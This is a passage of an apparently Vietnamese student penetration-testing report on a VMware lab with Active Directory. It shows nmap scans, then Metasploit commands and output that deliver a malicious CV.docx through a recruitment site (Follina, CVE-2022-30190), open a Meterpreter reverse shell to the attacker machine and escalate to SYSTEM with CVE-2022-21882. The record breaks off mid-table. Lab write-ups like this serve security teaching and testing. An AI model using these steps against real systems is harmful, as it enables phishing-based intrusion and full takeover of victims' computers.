
2.1. Chuẩn bị môi trường

Hệ thống kiểm thử gồm các máy ảo chạy trên VMWare Workstation, mô phỏng một mạng nội bộ với Active Directory.

Bảng 5. Thông tin các máy ảo trong môi trường kiểm thử

Thiết bị	Địa chỉ IP	Hệ điều hành	Vai trò
Kali	192.168.235.133	Kali Linux 2023	Máy tấn công
Windows 10	192.168.10.10	Windows 10 Pro	Máy nạn nhân
DC	192.168.10.11	Windows Server 2019	Domain Controller (lab-ptit.local)
Ubuntu	192.168.20.10	Ubuntu Server 22.04	Webserver (Apache2)
pfSense	WAN: 192.168.235.131 LAN: 192.168.10.1 DMZ: 192.168.20.1	pfSense 2.7.2-RELEASE (amd64)	Phân tách DMZ và LAN

2.2. Các bước thực hiện




Hình 2-1. Các bước thực hiện kiểm thử xâm nhập

Video demo thực hiện kiểm thử xâm nhập của nhóm: <https://youtu.be/PyhuZF18Oa4>

2.2.1. Quét hệ thống

Trước khi tiến hành khai thác, bước quét và thu thập thông tin là giai đoạn thiết yếu nhằm xác định các dịch vụ đang hoạt động, cổng mở và cấu trúc hệ thống. Việc quét được thực hiện từ máy Kali sau khi chiếm được quyền điều khiển trên máy người dùng (Windows 10) thông qua kỹ thuật Follina.

- Sử dụng công cụ nmap để quét cổng, quét hệ thống ban đầu.



```
(kali@kali)-[~]
└─$ nmap 192.168.235.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 02:54 EDT
Nmap scan report for 192.168.235.1.non-exists.ptr.local (192.168.235.1)
Host is up (0.00083s latency).
All 1000 scanned ports on 192.168.235.1.non-exists.ptr.local (192.168.235.1) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.235.2.non-exists.ptr.local (192.168.235.2)
Host is up (0.00026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    filtered domain
MAC Address: 00:50:56:FF:72:F8 (VMware)

Nmap scan report for 192.168.235.131.non-exists.ptr.local (192.168.235.131)
Host is up (0.0019s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:C2:55:BC (VMware)

Nmap scan report for 192.168.235.254.non-exists.ptr.local (192.168.235.254)
Host is up (0.00027s latency).
All 1000 scanned ports on 192.168.235.254.non-exists.ptr.local (192.168.235.254) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F2:FC:E8 (VMware)

Nmap scan report for 192.168.235.133.non-exists.ptr.local (192.168.235.133)
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
4444/tcp  open  krb524
8080/tcp  open  http-proxy

Nmap done: 256 IP addresses (5 hosts up) scanned in 10.54 seconds
```

Hình 2-2. Sử dụng công cụ nmap để quét cổng

⇒ Tìm được địa chỉ IP của mạng WAN và phát hiện cổng 80 đang mở.

- Tiếp tục quét địa chỉ IP của mạng WAN và tìm thêm được thông tin dịch vụ và công nghệ đang được sử dụng:


- Dịch vụ: Web server
- Công nghệ Apache httpd 2.4.58

```
(kali@kali)~$ nmap -sV --script vuln 192.168.235.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 04:15 EDT
Nmap scan report for 192.168.235.131
Host is up (0.0014s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_vulners:
|_  cpe:/a:apache:http_server:2.4.58:
|_    CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476
|_    CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474
|_    A5425A79-9D81-513A-9CC5-549D6321897C 9.8 https://vulners.com/githubexploit/A5425A79-9D81-513A-9CC5-549D6321897C *EXPLOIT*
|_    CVE-2024-38475 9.1 https://vulners.com/cve/CVE-2024-38475
|_    2EF14600-503F-53AF-BA24-683481265D30 9.1 https://vulners.com/githubexploit/2EF14600-503F-53AF-BA24-683481265D30 *EXPLOIT*
|_    0486EBEE-F207-570A-9AD8-33269E72220A 9.1 https://vulners.com/githubexploit/0486EBEE-F207-570A-9AD8-33269E72220A *EXPLOIT*
|_    80A9E5E8-7CCC-5984-9922-A89F1D68F38 8.2 https://vulners.com/githubexploit/80A9E5E8-7CCC-5984-9922-A89F1D68F38 *EXPLOIT*
|_    CVE-2024-38473 8.1 https://vulners.com/cve/CVE-2024-38473
|_    249A954E-0189-5182-AE95-31C866A057E1 8.1 https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1 *EXPLOIT*
|_    23079A70-8B37-56D2-9D37-F638EBF7F8B5 8.1 https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5 *EXPLOIT*
|_    E606D7F4-5FA2-5907-B30E-367D6FFEC089 7.5 https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFEC089 *EXPLOIT*
|_    CVE-2024-40898 7.5 https://vulners.com/cve/CVE-2024-40898
|_    CVE-2024-39573 7.5 https://vulners.com/cve/CVE-2024-39573
|_    CVE-2024-38477 7.5 https://vulners.com/cve/CVE-2024-38477
|_    CVE-2024-38472 7.5 https://vulners.com/cve/CVE-2024-38472
|_    CVE-2024-27316 7.5 https://vulners.com/cve/CVE-2024-27316
|_    CNVD-2024-20839 7.5 https://vulners.com/cnvd/CNVD-2024-20839
|_    CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 7.5 https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 *EXPLOIT*
|_    B5E74010-A082-5ECE-AB37-623A5B33FE7D 7.5 https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D *EXPLOIT*
|_    4B14D194-BDE3-5D7F-A262-A701F90DE667 7.5 https://vulners.com/githubexploit/4B14D194-BDE3-5D7F-A262-A701F90DE667 *EXPLOIT*
|_    45D138AD-BEC6-552A-91EA-8816914CA7F4 7.5 https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4 *EXPLOIT*
|_    CVE-2023-38709 7.3 https://vulners.com/cve/CVE-2023-38709
|_    CNVD-2024-36395 7.3 https://vulners.com/cnvd/CNVD-2024-36395
|_    95499236-C9FE-56A6-9D7D-E943A24B633A 6.9 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A *EXPLOIT*
|_    CVE-2024-24795 6.3 https://vulners.com/cve/CVE-2024-24795
|_    CVE-2024-39884 6.2 https://vulners.com/cve/CVE-2024-39884
|_    CVE-2024-36387 5.4 https://vulners.com/cve/CVE-2024-36387
|_  http-fileupload-exploiter:
|_  Couldn't find a file-type field.
```

Hình 2-3. Quét các dịch vụ và công nghệ mà mạng WAN đang sử dụng

2.2.2. Khai thác lỗ hổng CVE-2022-30190 (Follina) và CVE-2022-21882

- Trên máy tấn công, truy cập vào trang web tuyển dụng của doanh nghiệp.



Hình 2-4. Máy tấn công truy cập trang web tuyển dụng

- Máy tấn công ấn vào phần nộp CV.

Hình 2-5. Giao diện nộp CV

- Sử dụng công cụ Metasploit dùng payload tạo file docx độc hại để khai thác lỗ hổng CVE-2022-30190.

```
msf6 > search cve-2022-30190

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/fileformat/word_msdtjs_rce 2022-05-29      excellent No      Microsoft Office Word MSDTJS

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/fileformat/word_msdtjs_rce


msf6 > use exploit/windows/fileformat/word_msdtjs_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/word_msdtjs_rce) > set filename CV.docx
filename => CV.docx
msf6 exploit(windows/fileformat/word_msdtjs_rce) > set lhost 192.168.235.133
lhost => 192.168.235.133
msf6 exploit(windows/fileformat/word_msdtjs_rce) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.235.133:4444
msf6 exploit(windows/fileformat/word_msdtjs_rce) > [*] Using URL: http://192.168.235.133:8080/TIyegD
[*] Server started.
[*] Generating a malicious docx file
[*] Injecting payload in docx document
[*] Finalizing docx 'CV.docx'
[+] CV.docx stored at /home/kali/.msf4/local/CV.docx
[*] 192.168.235.131 word_msdtjs_rce - Sending HTML Payload
[*] 192.168.235.131 word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.235.131 word_msdtjs_rce - Sending HTML Payload
[*] 192.168.235.131 word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.235.131 word_msdtjs_rce - Sending HTML Payload
[*] 192.168.235.131 word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.235.131 word_msdtjs_rce - Sending PowerShell Payload
[*] Sending stage (203846 bytes) to 192.168.235.131
[*] Meterpreter session 1 opened (192.168.235.133:4444 -> 192.168.235.131:11530) at 2025-04-27 02:22:15 -0400
```

Hình 2-6. Tạo file docx chứa payload chứa mã độc


- Sau khi tạo file docx xong, máy tấn công chèn file đó vào phần nộp CV.

- Trên máy Windows 10, truy cập trang web tuyển dụng của doanh nghiệp.




Hình 2-7. Máy nạn nhân truy cập trang web tuyển dụng

- Nạn nhân sẽ đăng nhập vào web để kiểm tra CV của các ứng viên gửi về.



Hình 2-8. Nạn nhân tải về file docx CV chứa mã độc

- Sau khi nạn nhân mở file docx chứa mã độc, hệ thống sẽ hiển thị nội dung giả mạo báo phần mềm bị lỗi, MSDT sẽ tự động gọi PowerShell để thực thi mã độc.



Hình 2-9. Nạn nhân mở file docx chứa mã độc

⇒ Khai thác thành công và chiếm được quyền shell user thường của máy Windows 10.

```
msf6 exploit(windows/local/cve_2022_21882_win32k) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6684 created.
Channel 5 created.
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
lab-ptit\user_1

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : home.arpa
    Link-local IPv6 Address . . . . . : fe80::2c60:f36:ef7f:6b4a%14
    IPv4 Address. . . . . : 192.168.10.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::20c:29ff:fec2:55c6%14
                                192.168.10.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Hình 2-10. Máy tấn công thành công chiếm được quyền điều khiển user thường của máy Windows 10

- Sử dụng module post/multi/recon/local_exploit_suggester của metasploit để tìm các exploit có thể áp dụng cho máy mục tiêu dựa trên thông tin thu thập được từ session 1.

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.10.10 - Collecting local exploits for x64/windows ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0. You can add syslog to your Gemfile or gemspec to silence this warning. Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.10.10 - 204 exploit checks are being tried ...
[*] 192.168.10.10 - exploit(windows/local/bypassuac_comhijack): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/bypassuac_dotnet_profiler): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/bypassuac_fodhelper): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/bypassuac_sdclt): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/bypassuac_sluihijack): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/cve_2020_1048_printerdemon): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/cve_2020_1337_printerdemon): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/cve_2020_17136): The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
[*] 192.168.10.10 - exploit(windows/local/cve_2021_40449): The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
[*] 192.168.10.10 - exploit(windows/local/cve_2022_21882_win32k): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/cve_2022_21999_spoofpool_privsec): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/cve_2024_30085_cloud_files): The target appears to be vulnerable.
[*] 192.168.10.10 - exploit(windows/local/cve_2024_30088_authz_basep): The target appears to be vulnerable. Version detected: Windows 10 version 1809. Revision number detected: 1098
[*] 192.168.10.10 - exploit(windows/local/cve_2024_35250_ks_driver): The target appears to be vulnerable. ks.sys is present, Windows Version detected: Windows 10 version 1809
[*] 192.168.10.10 - exploit(windows/local/ms16_032_secondary_logon_handle_privsec): The service is running, but could not be validated.
[*] Running check method for exploit 49 / 49
[*] 192.168.10.10 - Valid modules for session 1:
```

Hình 2-11. Tìm các exploit có thể khai thác

⇒ Tìm được exploit để khai thác CVE-2022-21882

#	Name	Potentially Vulnerable?	Check Result
1	exploit(windows/local/bypassuac_comhijack)	Yes	The target appears to be vulnerable.
2	exploit(windows/local/bypassuac_dotnet_profiler)	Yes	The target appears to be vulnerable.
3	exploit(windows/local/bypassuac_fodhelper)	Yes	The target appears to be vulnerable.
4	exploit(windows/local/bypassuac_sdclt)	Yes	The target appears to be vulnerable.
5	exploit(windows/local/bypassuac_sluihijack)	Yes	The target appears to be vulnerable.
6	exploit(windows/local/cve_2020_1048_printerdemon)	Yes	The target appears to be vulnerable.
7	exploit(windows/local/cve_2020_1337_printerdemon)	Yes	The target appears to be vulnerable.
8	exploit(windows/local/cve_2020_17136)	Yes	The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
9	exploit(windows/local/cve_2021_40449)	Yes	The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
10	exploit(windows/local/cve_2022_21882_win32k)	Yes	The target appears to be vulnerable.
11	exploit(windows/local/cve_2022_21999_spoofpool_privsec)	Yes	The target appears to be vulnerable.
12	exploit(windows/local/cve_2024_30085_cloud_files)	Yes	The target appears to be vulnerable.
13	exploit(windows/local/cve_2024_30088_authz_basep)	Yes	The target appears to be vulnerable. Version detected: Windows 10 version 1809. Revision number detected: 1098
14	exploit(windows/local/cve_2024_35250_ks_driver)	Yes	The target appears to be vulnerable. ks.sys is present, Windows Version detected: Windows 10 version 1809
15	exploit(windows/local/ms16_032_secondary_logon_handle_privsec)	Yes	The service is running, but could not be validated.

Hình 2-12. Tìm được exploit để khai thác CVE-2022-21882

- Thiết đặt tham số session đã mở, listen port và chạy khai thác.

```
msf6 post(multi/recon/local_exploit_suggester) > exploit/windows/local/cve_2022_21882_win32k
[*] Unknown command: exploit/windows/local/cve_2022_21882_win32k. Run the help command for more details.
This is a module we can load. Do you want to use exploit/windows/local/cve_2022_21882_win32k? [y/N] n
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/cve_2022_21882_win32k
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2022_21882_win32k) > set session 1
session => 1
msf6 exploit(windows/local/cve_2022_21882_win32k) > set lport 6000
lport => 6000
msf6 exploit(windows/local/cve_2022_21882_win32k) > run
[*] Started reverse TCP handler on 192.168.235.133:6000
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Launching netsh to host the DLL ...
[+] Process 2552 launched.
[*] Reflectively injecting the DLL into 2552 ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (203846 bytes) to 192.168.235.131
[*] Meterpreter session 2 opened (192.168.235.133:6000 -> 192.168.235.131:23077) at 2025-04-27 02:25:06 -0400

meterpreter > sessions -i 2
[*] Session 2 is already interactive.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Hình 2-13. Cấu hình và chạy khai thác lỗ hổng CVE-2022-21882

⇒ Chiếm được quyền shell root trên máy Windows 10.

```
msf6 exploit(windows/local/cve_2022_21882_win32k) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
